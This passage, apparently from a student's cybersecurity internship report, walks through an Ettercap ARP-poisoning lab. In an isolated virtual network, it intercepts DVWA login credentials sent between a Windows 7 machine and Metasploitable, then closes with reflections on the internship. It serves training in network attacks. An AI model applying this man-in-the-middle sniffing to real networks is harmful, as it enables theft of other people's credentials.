


Select the IP of windows7 [192.168.56.103] and add to target1 and select IP network of Metasploitable [192.168.56.101] and add to target2.

Step 4: Select ARP poisoning from the drop-down menu on clicking globe icon. In ARP poisoning attacker sends falsified ARP messages over a LAN to link an attacker's MAC address with the IP address of a legitimate computer or server on the network.




Step 5: Open firefox in the windows 7 and browse the IP address of metasploitable machine and select DVWA option and enter the username and password to login.




Step 6: Transfer packets from metasploitable machine to windows 7.

[command: ping windowsIP]



Step 7: The entered username and password in Windows 7 will be now visible at Kali-Linux. By this successful sniffing between Windows7 and Metasploitable machines done using **Ettercap** tool.



Conclusion:

My internship in cyber security was an extremely beneficial experience that provided me with a profound understanding of the significance of cyber security in our current digital era. During my time as an intern, I engaged in various projects, including vulnerability assessments and threat modeling, which gave me hands-on experience with a diverse set of tools and technologies commonly utilized in the field of cyber security. Additionally, I had the privilege of working closely with seasoned professionals in the industry who mentored me, offered guidance, and provided constructive feedback. This exposure enabled me to hone my skills and expand my knowledge in areas like network security and risk management. Overall, the knowledge and skills that I have gained through this internship will be immensely valuable as I continue my career in the cyber security industry. I am incredibly grateful for this opportunity and am excited to apply what I have learned in my future endeavors.